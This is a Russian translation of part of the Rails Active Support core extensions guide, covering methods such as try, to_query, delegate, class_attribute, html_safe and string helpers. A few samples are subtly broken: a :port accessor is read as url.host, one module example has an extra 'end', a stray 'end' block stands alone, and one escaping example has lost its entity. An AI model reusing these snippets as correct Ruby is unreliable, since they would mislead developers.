try также может быть вызван не с аргументами, а с блоком, который будет выполнен, если объект не nil:

```
@person.try { |p| "#{p.first_name} #{p.last_name}" }
```

Определено в active_support/core_ext/object/try.rb.

class_eval(*args, &block)

Можно вычислить код в контексте экземпляра класса любого объекта, используя class_eval:

```
class Proc
  def bind(object)
    block, time = self, Time.now
    object.class_eval do
      method_name = "__bind_#{time.to_i}_#{time.usec}"
      define_method(method_name, &block)
      method = instance_method(method_name)
      remove_method(method_name)
      method
    end.bind(object)
  end
end
```

Определено в active_support/core_ext/kernel/singleton_class.rb.

acts_like?(duck)

Метод acts_like предоставляет способ проверки, работает ли некий класс как некоторый другой класс, основываясь на простом соглашении: класс предоставляющий тот же интерфейс, как у String определяет

```
def acts_like_string?
end
```

являющийся всего лишь маркером, его содержимое или возвращаемое значение ничего не значит. Затем, код клиента может безопасно запросить следующим образом:

```
some_klass.acts_like?(:string)
```

В Rails имеются классы, действующие как Date или Time и следующие этому соглашению.

Определено в active_support/core_ext/object/acts_like.rb.

to_param

Все объекты в Rails отвечают на метод to_param, который преднозначен для возврата чего-то, что представляет их в строке запроса или как фрагменты URL.

По умолчанию to_param просто вызывает to_s:

```
7.to_param # => "7"
```

Возвращаемое значение to_param **не** должно быть экранировано:

```
"Tom & Jerry".to_param # => "Tom & Jerry"
```

Некоторые классы в Rails переопределяют этот метод.

Например, nil, true и false возвращают сами себя. Array#to_param вызывает to_param на элементах и соединяет результат с помощью "/":

```
[0, true, String].to_param # => "0/true/String"
```

В частности, система маршрутов Rails вызывает to_param на моделях, чтобы получить значение для заполнения :id. ActiveRecord::Base#to_param возвращает id модели, но можно переопределить этот метод в своих моделях. Например, задав

```
class User
  def to_param
    "#{id}-#{name.parameterize}"
  end
end
```

мы получим:

```
user_path(@user) # => "/users/357-john-smith"
```

Контроллерам нужно быть в курсе любых переопределений `to_param`, поскольку в подобном запросе “357-john-smith” будет значением `params[:id]`.

Определено в `active_support/core_ext/object/to_param.rb`.

to_query

За исключением хэшей, для заданного неэкранированного ключа этот метод создает часть строки запроса, который связывает с этим ключом то, что возвращает `to_param`. Например, задав

```
class User
  def to_param
    "#{id}-#{name.parameterize}"
  end
end
```

мы получим:

```
current_user.to_query('user') # => user=357-john-smith
```

Этот метод экранирует все, что требуется: и ключ, и значение:

```
account.to_query('company[name]')
# => "company%5Bname%5D=Johnson+%26+Johnson"
```

поэтому результат готов для использования в строке запроса.

Массивы возвращают результат применения `to_query` к каждому элементу с `key` как ключом, и соединяет результат с помощью “&”:

```
[3.4, -45.6].to_query('sample')
# => "sample%5B%5D=3.4&sample%5B%5D=-45.6"
```

Хэши также отвечают на `to_query`, но в другом ключе. Если аргументы не заданы, вызов создает сортированную серию назначений ключ/значение, вызвав `to_query(key)` на его значениях. Затем он соединяет результат с помощью “&”:

```
{:c => 3, :b => 2, :a => 1}.to_query # => "a=1&b=2&c=3"
```

метод `Hash#to_query` принимает опциональное пространство имен для ключей:

```
{:id => 89, :name => "John Smith"}.to_query('user')
# => "user%5Bid%5D=89&user%5Bname%5D=John+Smith"
```

Определено в `active_support/core_ext/object/to_query.rb`.

with_options

Метод `with_options` предоставляет способ для исключения общих опций в серии вызовов метода.

Задав хэш опций по умолчанию, `with_options` предоставляет прокси на объект в блок. В блоке методы, вызванные на прокси, возвращаются получателю с прикрепленными опциями. Например, имеются такие дублирования:

```
class Account < ActiveRecord::Base
  has_many :customers, :dependent => :destroy
  has_many :products, :dependent => :destroy
  has_many :invoices, :dependent => :destroy
  has_many :expenses, :dependent => :destroy
end
```

заменяем:

```
class Account < ActiveRecord::Base
  with_options :dependent => :destroy do |assoc|
    assoc.has_many :customers
    assoc.has_many :products
    assoc.has_many :invoices
    assoc.has_many :expenses
  end
end
```

Эта идиома также может передавать *группировку* в reader. Например скажем, что нужно послать письмо, язык которого зависит от пользователя. Где-нибудь в рассылщике можно сгруппировать локале-зависимые кусочки, наподобие этих:

```
il8n.with_options :locale => user.locale, :scope => "newsletter" do |il8n|
  subject il8n.t :subject
  body    il8n.t :body, :user_name => user.name
end
```

Поскольку `with_options` перенаправляет вызовы получателю, они могут быть вложены. Каждый уровень вложения объединит унаследованные значения со своими собственными.

Определено в `active_support/core_ext/object/with_options.rb`.

Переменные экземпляра

Active Support предоставляет несколько методов для облегчения доступа к переменным экземпляра.

`instance_variable_names`

В Ruby 1.8 и 1.9 есть метод `instance_variables`, возвращающий имена определенных переменных экземпляра. Но они ведут себя по-разному, в 1.8 он возвращает строки, в то время как в 1.9 он возвращает символы. Active Support определяет `instance_variable_names` как способ сохранить их как строки:

```
class C
  def initialize(x, y)
    @x, @y = x, y
  end
end

C.new(0, 1).instance_variable_names # => ["@y", "@x"]
```

Порядок, в котором имена возвращаются, не определен, и он в действительности определяется версией интерпретатора.

Определено в `active_support/core_ext/object/instance_variables.rb`.

`instance_values`

Метод `instance_values` возвращает хэш, который связывает имена переменных экземпляра без “@” с их соответствующими значениями. Ключи являются строками:

```
class C
  def initialize(x, y)
    @x, @y = x, y
  end
end

C.new(0, 1).instance_values # => {"x" => 0, "y" => 1}
```

Определено в `active_support/core_ext/object/instance_variables.rb`.

Отключение предупреждений, потоки и исключения

Методы `silence_warnings` и `enable_warnings` изменяют значение `$VERBOSE` на время исполнения блока, и возвращают исходное значение после его окончания:

```
silence_warnings { Object.const_set "RAILS_DEFAULT_LOGGER", logger }
```

Можно отключить любой поток пока запущен блок с помощью `silence_stream`:

```
silence_stream(STDOUT) do
  # STDOUT is silent here
end
```

Метод `quietly` обычно используется в случаях, когда вы хотите отключить `STDOUT` и `STDERR`, даже в подпроцессах:

```
quietly { system 'bundle install' }
```

Например, тестовый набор `rails` использует его в нескольких местах, чтобы избежать вывода сообщений команды, смешанный со статусом прогресса.

Отключение исключений также возможно с помощью `suppress`. Этот метод получает определенное количество классов исключений. Если вызывается исключение на протяжении выполнения блока, и `kind_of?` соответствует любому аргументу, `suppress` ловит его и возвращает отключенным. В противном случае исключение перевызывается:

```
# Если пользователь под блокировкой, инкремент теряется, ничего страшного.
suppress(ActiveRecord::StaleObjectError) do
  current.user.increment! :visits
end
```

```
end
```

Определено в `active_support/core_ext/kernel/reporting.rb`.

in?

Условие `in?` проверяет, включен ли объект в другой объект или список объектов. Если передан единственный элемент и он не отвечает на `include?`, будет вызвано исключение `ArgumentError`.

Примеры `in?`:

```
1.in?(1,2)      # => true
1.in?([1,2])    # => true
"lo".in?("hello") # => true
25.in?(30..50)  # => false
1.in?(1)        # => ArgumentError
```

Определено в `active_support/core_ext/object/inclusion.rb`.

Расширения для Module

alias_method_chain

Используя чистый Ruby можно обернуть методы в другие методы, это называется *цепление псевдонимов (alias chaining)*.

Например, скажем, что вы хотите, чтобы `params` были строками в функциональных тестах, как и в реальных запросах, но также хотите удобно присваивать числа и другие типы значений. Чтобы это осуществить, следует обернуть `ActionController::TestCase#process` следующим образом в `test/test_helper.rb`:

```
ActionController::TestCase.class_eval do
  # сохраняем ссылку на оригинальный метод process
  alias_method :original_process, :process

  # теперь переопределяем process и передаем в original_process
  def process(action, params=nil, session=nil, flash=nil, http_method='GET')
    params = Hash[*params.map {|k, v| [k, v.to_s]}.flatten]
    original_process(action, params, session, flash, http_method)
  end
end
```

Таким образом передают работу методы `get`, `post` и т.д..

В такой технике имеется риск, в случае если `:original_process` уже есть. Чтобы избежать коллизий, некоторые выбирают определенные метки, характеризующие то, что сцепление означает:

```
ActionController::TestCase.class_eval do
  def process_with_stringified_params(...)
    params = Hash[*params.map {|k, v| [k, v.to_s]}.flatten]
    process_without_stringified_params(action, params, session, flash, http_method)
  end
  alias_method :process_without_stringified_params, :process
  alias_method :process, :process_with_stringified_params
end
```

Метод `alias_method_chain` предоставляет ярлык для такого примера:

```
ActionController::TestCase.class_eval do
  def process_with_stringified_params(...)
    params = Hash[*params.map {|k, v| [k, v.to_s]}.flatten]
    process_without_stringified_params(action, params, session, flash, http_method)
  end
  alias_method_chain :process, :stringified_params
end
```

Rails использует `alias_method_chain` во всем своем коде. Например, валидации добавляются в `ActiveRecord::Base#save` через оборачивания метода подобным образом в отдельный модуль, специализирующийся на валидациях.

Определено в `active_support/core_ext/module/aliasing.rb`.

Атрибуты

alias_attribute

В атрибутах модели есть ридер (`reader`), райтер (`writer`), и условие (`predicate`). Можно создать псевдоним к атрибуту модели, имеющему соответствующие три метода, за раз. Как и в других создающих псевдоним методах, новое имя — это первый аргумент, а старое имя — второй (мое мнемоническое правило такое: они идут в том же порядке, как если бы делалось присваивание):

```
class User < ActiveRecord::Base
  # давайте назовем колонку email как "login",
  # что более значимо для аутентификационного кода
  alias_attribute :login, :email
end
```

Определено в `active_support/core_ext/module/aliasing.rb`.

attr_accessor_with_default

Метод `attr_accessor_with_default` служит тем же целям, что и макрос Ruby `attr_accessor`, но позволяет установить значение по умолчанию для атрибута:

```
class Url
  attr_accessor_with_default :port, 80
end
```

```
Url.new.port # => 80
```

Значение по умолчанию также может определяться в блоке, вызываемом в контексте соответствующего объекта:

```
class User
  attr_accessor :name, :surname
  attr_accessor_with_default(:full_name) do
    [name, surname].compact.join(" ")
  end
end
```

```
u = User.new
u.name = 'Xavier'
u.surname = 'Noria'
u.full_name # => "Xavier Noria"
```

Результат не кэшируется, блок вызывается при каждом вызове ридера.

Можно переписать значение по умолчанию с помощью райтера:

```
url = Url.new
url.host # => 80
url.host = 8080
url.host # => 8080
```

Значение по умолчанию вызывается до тех пор, пока атрибут не установлен. Ридер не зависит от значения атрибута, чтобы узнать, сможет ли он вернуть значение по умолчанию. За этим смотрит райтер: если было хоть одно назначение, значение больше не рассматривается как не установленное.

Active Resource использует этот макрос для установки значения по умолчанию для атрибута `:primary_key`:

```
attr_accessor_with_default :primary_key, 'id'
```

Определено в `active_support/core_ext/module/attr_accessor_with_default.rb`.

Внутренние атрибуты

При определении атрибута в классе есть риск коллизий субклассовых имен. Это особенно важно для библиотек.

Active Support определяет макросы `attr_internal_reader`, `attr_internal_writer` и `attr_internal_accessor`. Они ведут себя подобно встроенным в Ruby коллегам `attr_*`, за исключением того, что они именуют лежащую в основе переменную экземпляра способом, наиболее снижающим коллизии.

Макрос `attr_internal` – это синоним для `attr_internal_accessor`:

```
# библиотека
class ThirdPartyLibrary::Crawler
  attr_internal :log_level
end

# код клиента
class MyCrawler < ThirdPartyLibrary::Crawler
  attr_accessor :log_level
end
```

В предыдущем примере мог быть случай, что `:log_level` не принадлежит публичному интерфейсу библиотеки и используется только для разработки. Код клиента, не знающий о потенциальных конфликтах, субклассифицирует и определяет свой собственный `:log_level`. Благодаря `attr_internal` здесь нет коллизий.

По умолчанию внутренняя переменная экземпляра именуется с предшествующим подчеркиванием, `@_log_level` в примере выше. Это настраивается через `Module.attr_internal_naming_format`, куда можно передать любую строку в формате `sprintf` с

предшествующим @ и %s в любом месте, которая означает место, куда вставляется имя. По умолчанию "@_%s".

Rails использует внутренние атрибуты в некоторых местах, например для выюх:

```
module ActionView
  class Base
    attr_internal :captures
    attr_internal :request, :layout
    attr_internal :controller, :template
  end
end
```

Определено в `active_support/core_ext/module/attr_internal.rb`.

Атрибуты модуля

Макросы `mattr_reader`, `mattr_writer` и `mattr_accessor` – это аналоги макросам `cattr_*`, определенным для класса. Смотрите [Атрибуты класса](#).

Например, их использует механизм зависимостей:

```
module ActiveSupport
  module Dependencies
    mattr_accessor :warnings_on_first_load
    mattr_accessor :history
    mattr_accessor :loaded
    mattr_accessor :mechanism
    mattr_accessor :load_paths
    mattr_accessor :load_once_paths
    mattr_accessor :autoloaded_constants
    mattr_accessor :explicitly_unloadable_constants
    mattr_accessor :logger
    mattr_accessor :log_activity
    mattr_accessor :constant_watch_stack
    mattr_accessor :constant_watch_stack_mutex
  end
end
```

Определено в `active_support/core_ext/module/attribute_accessors.rb`.

Родители

parent

Метод `parent` на вложенном именованном модуле возвращает модуль, содержащий его соответствующую константу:

```
module X
  module Y
    module Z
    end
  end
end
M = X::Y::Z

X::Y::Z.parent # => X::Y
M.parent       # => X::Y
```

Если модуль анонимный или относится к верхнему уровню, `parent` возвращает `Object`.

Отметьте, что в этом случае `parent_name` возвращает `nil`.

Определено в `active_support/core_ext/module/introspection.rb`.

parent_name

Метод `parent_name` на вложенном именованном модуле возвращает полное имя модуля, содержащего его соответствующую константу:

```
module X
  module Y
    module Z
    end
  end
end
M = X::Y::Z

X::Y::Z.parent_name # => "X::Y"
M.parent_name       # => "X::Y"
```


Для модулей верхнего уровня и анонимных `parent_name` возвращает `nil`.

Отметьте, что в этом случае `parent` возвращает `Object`.

Определено в `active_support/core_ext/module/introspection.rb`.

parents

Метод `parents` вызывает `parent` на получателе и выше, пока не достигнет `Object`. Цепочка возвращается в массиве, от низшего к высшему:

```
module X
  module Y
    module Z
      end
    end
  end
end
M = X::Y::Z

X::Y::Z.parents # => [X::Y, X, Object]
M.parents      # => [X::Y, X, Object]
```

Определено в `active_support/core_ext/module/introspection.rb`.

Константы

Метод `local_constants` возвращает имена констант, которые были определены в модуле получателя:

```
module X
  X1 = 1
  X2 = 2
  module Y
    Y1 = :y1
    X1 = :overrides_X1_above
  end
end

X.local_constants # => [:X1, :X2, :Y]
X::Y.local_constants # => [:Y1, :X1]
```

Имена возвращаются как символы. (Устаревший метод `local_constant_names` возвращает строки.)

Определено в `active_support/core_ext/module/introspection.rb`.

Qualified Constant Names

Стандартные методы `const_defined?`, `const_get` и `const_set` принимают простые имена констант. Active Support расширяет это API на передачу полных имен констант.

Новые методы – это `qualified_const_defined?`, `qualified_const_get` и `qualified_const_set`. Их аргументами предполагаются полные имена констант относительно получателя:

```
Object.qualified_const_defined?("Math::PI") # => true
Object.qualified_const_get("Math::PI") # => 3.141592653589793
Object.qualified_const_set("Math::Phi", 1.618034) # => 1.618034
```

Аргументы могут быть и простыми именами констант:

```
Math.qualified_const_get("E") # => 2.718281828459045
```

Эти методы аналогичны их встроенным коллегам. В частности, `qualified_constant_defined?` принимает опциональный второй аргумент, указывающий, хотите ли вы, чтобы этот метод искал в предках. Этот флажок учитывается для каждой константы в выражении во время прохода.

Для примера, дано

```
module M
  X = 1
end

module N
  class C
    include M
  end
end
```

`qualified_const_defined?` ведет себя таким образом:

```
N.qualified_const_defined?("C::X", false) # => false
```

```
N.qualified_const_defined?("C::X", true) # => true
N.qualified_const_defined?("C::X")       # => true
```

Как показывает последний пример, второй аргумент по умолчанию true, как и в `const_defined?`.

Для согласованности со встроенными методами принимаются только относительные пути. Абсолютные полные имена констант, такие как `::Math::PI`, вызывают `NameError`.

Определено в `active_support/core_ext/module/qualified_const.rb`.

Reachable

Именнованный модуль является достижимым (`reachable`), если он хранится в своей соответствующей константе. Это означает, что можно связаться с объектом модуля через константу.

Это означает, что если есть модуль с названием "М", то существует константа М, которая указывает на него:

```
module M
end

M.reachable? # => true
```

Но так как константы и модули в действительности являются разьединенными, объекты модуля могут стать недостижимыми:

```
module M
end

orphan = Object.send(:remove_const, :M)

# Теперь объект модуля это orphan, но у него все еще есть имя.
orphan.name # => "M"

# Нельзя достичь его через константу М, поскольку она даже не существует.
orphan.reachable? # => false

# Давайте определим модуль с именем "М" снова.
module M
end

# Теперь константа М снова существует, и хранит объект
# модуля с именем "М", но это новый экземпляр.
orphan.reachable? # => false
```

Определено в `active_support/core_ext/module/reachable.rb`.

Anonymous

Модуль может иметь или не иметь имени:

```
module M
end
M.name # => "M"

N = Module.new
N.name # => "N"

Module.new.name # => nil
```

Можно проверить, имеет ли модуль имя с помощью условия `anonymous?`:

```
module M
end
M.anonymous? # => false

Module.new.anonymous? # => true
```

Отметьте, что быть недоступным не означает быть анонимным:

```
module M
end

m = Object.send(:remove_const, :M)

m.reachable? # => false
m.anonymous? # => false
```

хотя анонимный модуль недоступен по определению.

Определено в `active_support/core_ext/module/anonymous.rb`.

Передача метода

Макрос `delegate` предлагает простой способ передать методы.

Давайте представим, что у пользователей в некоем приложении имеется информация о логинах в модели `User`, но имена и другие данные в отдельной модели `Profile`:

```
class User < ActiveRecord::Base
  has_one :profile
end
```

С такой конфигурацией имя пользователя получается через его профиль, `user.profile.name`, но можно обеспечить прямой доступ как к атрибуту:

```
class User < ActiveRecord::Base
  has_one :profile

  def name
    profile.name
  end
end
```

Это как раз то, что делает `delegate`:

```
class User < ActiveRecord::Base
  has_one :profile

  delegate :name, :to => :profile
end
```

Это короче, и намерения более очевидные.

Целевой метод должен быть публичным.

Макрос `delegate` принимает несколько методов:

```
delegate :name, :age, :address, :twitter, :to => :profile
```

При интерполяции в строку опция `:to` должна стать выражением, применяемым к объекту, метод которого передается. Обычно строка или символ. Такое выражение вычисляется в контексте получателя:

```
# передает константе Rails
delegate :logger, :to => :Rails

# передает классу получателя
delegate :table_name, :to => 'self.class'
```

Если опция `:prefix` установлена `true` это менее характерно, смотрите ниже.

По умолчанию, если передача вызывает `NoMethodError` и цель является `nil`, выводится исключение. Можно попросить, чтобы возвращался `nil` с помощью опции `:allow_nil`:

```
delegate :name, :to => :profile, :allow_nil => true
```

С `:allow_nil` вызов `user.name` возвратит `nil`, если у пользователя нет профиля.

Опция `:prefix` добавляет префикс к имени генерируемого метода. Это удобно, если хотите получить более благозвучное наименование:

```
delegate :street, :to => :address, :prefix => true
```

Предыдущий пример создаст `address_street`, а не `street`.

Поскольку в этом случае имя создаваемого метода составляется из имен целевого объекта и целевого метода, опция `:to` должна быть именем метода.

Также может быть настроен произвольный префикс:

```
delegate :size, :to => :attachment, :prefix => :avatar
```

В предыдущем примере макрос создаст `avatar_size`, а не `size`.

Определено в `active_support/core_ext/module/delegation.rb`

Переопределение методов

Бывают ситуации, когда нужно определить метод с помощью `define_method`, но вы не знаете, существует ли уже метод с таким именем. Если так, то выдается предупреждение, если оно включено. Такое поведение хоть и не ошибочно, но не элегантно.

Метод `redefine_method` предотвращает такое потенциальное предупреждение, предварительно убирая существующий метод, если нужно. Rails использует это в некоторых местах, к примеру когда он создает API по связям:

```
redefine_method("#{reflection.name}=") do |new_value|
  association = association_instance_get(reflection.name)

  if association.nil? || association.target != new_value
    association = association_proxy_class.new(self, reflection)
  end

  association.replace(new_value)
  association_instance_set(reflection.name, new_value.nil? ? nil : association)
end
```

Определено в `active_support/core_ext/module/remove_method.rb`

Расширения для Class

Атрибуты класса

`class_attribute`

Метод `class_attribute` объявляет один или более наследуемых атрибутов класса, которые могут быть переопределены на низшем уровне иерархии:

```
class A
  class_attribute :x
end

class B < A; end

class C < B; end

A.x = :a
B.x # => :a
C.x # => :a

B.x = :b
A.x # => :a
C.x # => :b

C.x = :c
A.x # => :a
B.x # => :b
```

Например, `ActionMailer::Base` определяет:

```
class_attribute :default_params
self.default_params = {
  :mime_version => "1.0",
  :charset      => "UTF-8",
  :content_type => "text/plain",
  :parts_order  => [ "text/plain", "text/enriched", "text/html" ]
}.freeze
```

К ним также есть доступ, и они могут быть переопределены на уровне экземпляра:

```
A.x = 1

a1 = A.new
a2 = A.new
a2.x = 2

a1.x # => 1, приходит из A
a2.x # => 2, переопределено в a2
```

Создание райтер-метода экземпляра может быть отключено установлением опции `:instance_writer` в `false`, как в

```
module ActiveRecord
  class Base
    class_attribute :table_name_prefix, :instance_writer => false
    self.table_name_prefix = ""
  end
end
```

В модели такая опция может быть полезной как способ предотвращения массового назначения для установки атрибута.

Создание ридер-метода может быть отключено установлением опции `:instance_reader` в `false`.

```
class A
```

```
class_attribute :x, :instance_reader => false
end
```

```
A.new.x = 1 # NoMethodError
```

Для удобства `class_attribute` определяет также условие экземпляра, являющееся двойным отрицанием того, что возвращает ридер экземпляра. В вышеописанном примере оно может вызываться `x?`.

Когда `instance_reader` равен `false`, условие экземпляра возвратит `NoMethodError`, как и метод ридера.

Определено в `active_support/core_ext/class/attribute.rb`

`cattr_reader`, `cattr_writer` и `cattr_accessor`

Макросы `cattr_reader`, `cattr_writer` и `cattr_accessor` являются аналогами их коллег `attr_*`, но для классов. Они инициализируют переменную класса как `nil`, если она уже существует, и создают соответствующие методы класса для доступа к ней:

```
class MysqlAdapter < AbstractAdapter
  # Generates class methods to access @@emulate_booleans.
  cattr_accessor :emulate_booleans
  self.emulate_booleans = true
end
```

Методы экземпляра также создаются для удобства, они всего лишь прокси к атрибуту класса. Таким образом, экземпляры могут менять атрибут класса, но не могут переопределить его, как это происходит в случае с `class_attribute` (смотрите выше). К примеру, задав

```
module ActionView
  class Base
    cattr_accessor :field_error_proc
    @@field_error_proc = Proc.new{ ... }
  end
end
```

мы получим доступ к `field_error_proc` во вьюхах.

Создание ридер-метода экземпляра предотвращается установкой `:instance_reader` в `false` и создание райтер-метода экземпляра предотвращается установкой `:instance_writer` в `false`. Создание обоих методов предотвращается установкой `:instance_accessor` в `false`. Во всех случаях, должно быть не любое ложное значение, а именно `false`:

```
module A
  class B
    # No first_name instance reader is generated.
    cattr_accessor :first_name, :instance_reader => false
    # No last_name= instance writer is generated.
    cattr_accessor :last_name, :instance_writer => false
    # No surname instance reader or surname= writer is generated.
    cattr_accessor :surname, :instance_accessor => false
  end
end
```

В модели может быть полезным установить `:instance_accessor` в `false` как способ предотвращения массового назначения для установки атрибута.

Определено в `active_support/core_ext/class/attribute_accessors.rb`.

Наследуемые атрибуты класса

Наследуемые атрибуты класса устарели. Рекомендовано использовать вместо них `Class#class_attribute`.

Переменные класса передаются вниз по дереву наследования. Переменные экземпляра класса не передаются, но и не наследуются. Макросы `class_inheritable_reader`, `class_inheritable_writer` и `class_inheritable_accessor` предоставляют средства доступа к данным на уровне класса, которые наследуются, но не передаются детям:

```
module ActionController
  class Base
    # FIXME: REVISE/SIMPLIFY THIS COMMENT.
    # The value of allow_forgery_protection is inherited,
    # but its value in a particular class does not affect
    # the value in the rest of the controllers hierarchy.
    class_inheritable_accessor :allow_forgery_protection
  end
end
```

Они осуществляют это с помощью переменных экземпляра класса и клонирования их в subclasses, тут не вовлекаются переменные класса. Клонирование выполняется с помощью `dup` до тех пор, пока значение дублируемое.

Имеется несколько вариантов, специализирующихся на массивах и хэшах:

```
class_inheritable_array
class_inheritable_hash
```

Эти райтеры принимают во внимание любой наследуемый массив или хэш и расширяют, а не перезаписывают их.

Как и чистые средства доступа к атрибуту класса, эти макросы создают удобные методы экземпляра для чтения и записи. Создание райтер-метода экземпляра можно отключить установив `:instance_writer` в `false` (не любое ложное значение, а именно `false`):

```
module ActiveRecord
  class Base
    class_inheritable_accessor :default_scoping, :instance_writer => false
  end
end
```

Так как значения копируются, когда определяется subclass, если основной класс изменяет атрибут после этого, subclass не видит новое значение. Вот в чем вопрос.

Определено в `active_support/core_ext/class/inheritable_attributes.rb`.

Субклассы и потомки

subclasses

Метод `subclasses` возвращает subclassы получателя:

```
class C; end
C.subclasses # => []

class B < C; end
C.subclasses # => [B]

class A < B; end
C.subclasses # => [B]

class D < C; end
C.subclasses # => [B, D]
```

Порядок, в котором эти классы возвращаются, неопределен.

Этот метод переопределяет некоторые основные классы Rails, но все это должно стать совместимым в Rails 3.1.

Определено в `active_support/core_ext/class/subclasses.rb`.

descendants

Метод `descendants` возвращает все классы, которые являются `<` к его получателю:

```
class C; end
C.descendants # => []

class B < C; end
C.descendants # => [B]

class A < B; end
C.descendants # => [B, A]

class D < C; end
C.descendants # => [B, A, D]
```

Порядок, в котором эти классы возвращаются, неопределен.

Определено в `active_support/core_ext/class/subclasses.rb`.

Расширения для String

Безопасность вывода

Мотивация

Вставка данных в шаблоны HTML требует дополнительной заботы. Например, нельзя просто вставить `@review.title` на страницу HTML. С одной стороны, если заголовок рецензии "Flanagan & Matz rules!" результат не будет правильным, поскольку амперсанд был экранирован как "&". С другой стороны, в зависимости от вашего приложения может быть большая дыра в безопасности, поскольку пользователи могут внедрить злонамеренный HTML, устанавливающий специально изготовленный заголовок рецензии. Посмотрите подробную информацию о рисках в [раздел о межсайтовом скриптинге в Руководстве по безопасности](#).

Безопасные строки

В Active Support есть концепция (*html*) *безопасных* строк, начиная с Rails 3. Безопасная строка – это та, которая помечена как подлежащая вставке в HTML как есть. Ей доверяется, независимо от того, была она экранирована или нет.

Строки рассматриваются как *небезопасные* по умолчанию:

```
"".html_safe? # => false
```

Можно получить безопасную строку из заданной с помощью метода `html_safe`:

```
s = "".html_safe
s.html_safe? # => true
```

Важно понять, что `html_safe` не выполняет какого бы то не было экранирования, это всего лишь утверждение:

```
s = "<script>...</script>".html_safe
s.html_safe? # => true
s              # => "<script>...</script>"
```

Вы ответственны за обеспечение вызова `html_safe` на подходящей строке.

При присоединении к безопасной строке или с помощью `concat/<<`, или с помощью `+`, результат будет безопасной строкой. Небезопасные аргументы экранируются:

```
"".html_safe + "<" # => "&lt;"
```

Безопасные аргументы непосредственно присоединяются:

```
"".html_safe + "<".html_safe # => "<"
```

Эти методы не должны использоваться в обычных выюгах. В Rails 3 небезопасные значения автоматически экранируются:

```
<%= @review.title %> <%# прекрасно в Rails 3, экранируется, если нужно %>
```

Чтобы вставить что-либо дословно, используйте хелпер `raw` вместо вызова `html_safe`:

```
<%= raw @cms.current_template %> <%# вставляет @cms.current_template как есть %>
```

или эквивалентно используйте `<%=`:

```
<%= @cms.current_template %> <%# вставляет @cms.current_template как есть %>
```

Хелпер `raw` вызывает за вас хелпер `html_safe`:

```
def raw(stringish)
  stringish.to_s.html_safe
end
```

Определено в `active_support/core_ext/string/output_safety.rb`.

Преобразование

Как правило, за исключением разве что соединения, объясненного выше, любой метод, который может изменить строку, даст вам небезопасную строку. Это `downcase`, `gsub`, `strip`, `chomp`, `underscore` и т.д.

В случае встроенного преобразования, такого как `gsub!`, получатель сам становится небезопасным.

Бит безопасности всегда теряется, независимо от того, изменило ли что-то преобразование или нет.

Конверсия и принуждение

Вызов `to_s` на безопасной строке возвратит безопасную строку, но принуждение с помощью `to_str` возвратит небезопасную строку.

Копирование

Вызов `dup` или `clone` на безопасной строке создаст безопасные строки.

squish

Метод `String#squish` отсекает начальные и конечные пробелы и заменяет каждый ряд пробелов единственным пробелом:

```
" \n foo\n\r \t bar \n".squish # => "foo bar"
```

Также имеется разрушительная версия `String#squish!`.

Определено в `active_support/core_ext/string/filters.rb`.

truncate

Метод `truncate` возвращает копию получателя, сокращенную после заданной длины:

```
"Oh dear! Oh dear! I shall be late!".truncate(20)
# => "Oh dear! Oh dear!..."
```

Многоточие может быть настроено с помощью опции `:omission`:

```
"Oh dear! Oh dear! I shall be late!".truncate(20, :omission => '&hellip;')
# => "Oh dear! Oh &hellip;"
```

Отметьте, что сокращение берет в счет длины строки `omission`.

Передайте `:separator` для сокращения строки по естественным разрывам:

```
"Oh dear! Oh dear! I shall be late!".truncate(18)
# => "Oh dear! Oh dea..."
" Oh dear! Oh dear! I shall be late!".truncate(18, :separator => ' ')
# => "Oh dear! Oh..."
```

В вышеуказанном примере “`dear`” обрезается сначала, а затем `:separator` предотвращает это.

Опция `:separator` не может быть регулярным выражением.

Определено в `active_support/core_ext/string/filters.rb`.

inquiry

Метод `inquiry` конвертирует строку в объект `StringInquirer`, позволяя красивые проверки.

```
"production".inquiry.production? # => true
"active".inquiry.inactive?        # => false
```

Ключевая интерполяция

В Ruby 1.9 оператор строки `%` поддерживает ключевую интерполяцию, и форматированную, и неформатированную:

```
"Total is %<total>.02f" % {:total => 43.1} # => Total is 43.10
"I say %{foo}" % {:foo => "wadus"}        # => "I say wadus"
"I say %{woo}" % {:foo => "wadus"}        # => KeyError
```

Active Support добавляет эту функциональность `%` в предыдущие версии Ruby.

Определено в `active_support/core_ext/string/interpolation.rb`.

starts_with? и ends_with?

Active Support определяет псевдонимы `String#start_with?` и `String#end_with?` (в связи с особенностями английской морфологии, изменяет глаголы в форму 3 лица):

```
"foo".starts_with?("f") # => true
"foo".ends_with?("o")   # => true
```

Определены в `active_support/core_ext/string/starts_ends_with.rb`.

strip_heredoc

Метод `strip_heredoc` обрезает отступы в `heredoc`-ах.

Для примера в

```
if options[:usage]
  puts <<-USAGE.strip_heredoc
    This command does such and such.

    Supported options are:
      -h      This message
    ...
  USAGE
end
```

пользователь увидит используемое сообщение, выровненное по левому краю.

Технически это выглядит как выделение красной строки в отдельную строку и удаление всех впереди идущих пробелов.

Определено в `active_support/core_ext/string/strip.rb`.

Доступ

at(position)

Возвращает символ строки на позиции position:

```
"hello".at(0) # => "h"
"hello".at(4) # => "o"
"hello".at(-1) # => "o"
"hello".at(10) # => ERROR если < 1.9, nil в 1.9
```

Определено в `active_support/core_ext/string/access.rb`.

from(position)

Возвращает подстроку строки, начинающуюся с позиции position:

```
"hello".from(0) # => "hello"
"hello".from(2) # => "llo"
"hello".from(-2) # => "lo"
"hello".from(10) # => "" если < 1.9, nil в 1.9
```

Определено в `active_support/core_ext/string/access.rb`.

to(position)

Возвращает подстроку строки с начала до позиции position:

```
"hello".to(0) # => "h"
"hello".to(2) # => "hel"
"hello".to(-2) # => "hell"
"hello".to(10) # => "hello"
```

Определено в `active_support/core_ext/string/access.rb`.

first(limit = 1)

Вызов `str.first(n)` эквивалентен `str.to(n-1)`, если $n > 0$, и возвращает пустую строку для $n == 0$.

Определено в `active_support/core_ext/string/access.rb`.

last(limit = 1)

Вызов `str.last(n)` эквивалентен `str.from(-n)`, если $n > 0$, и возвращает пустую строку для $n == 0$.

Определено в `active_support/core_ext/string/access.rb`.

Изменения слов

pluralize

Метод `pluralize` возвращает множественное число его получателя:

```
"table".pluralize # => "tables"
"ruby".pluralize # => "rubies"
"equipment".pluralize # => "equipment"
```

Как показывает предыдущий пример, Active Support знает некоторые неправильные множественные числа и неисчисляемые существительные. Встроенные правила могут быть расширены в `config/initializers/inflections.rb`. Этот файл создается командой `rails` и имеет инструкции в комментариях.

`pluralize` также может принимать опциональный параметр `count`. Если `count == 1`, будет возвращена единственная форма. Для остальных значений `count` будет возвращена множественная форма:

```
"dude".pluralize(0) # => "dudes"
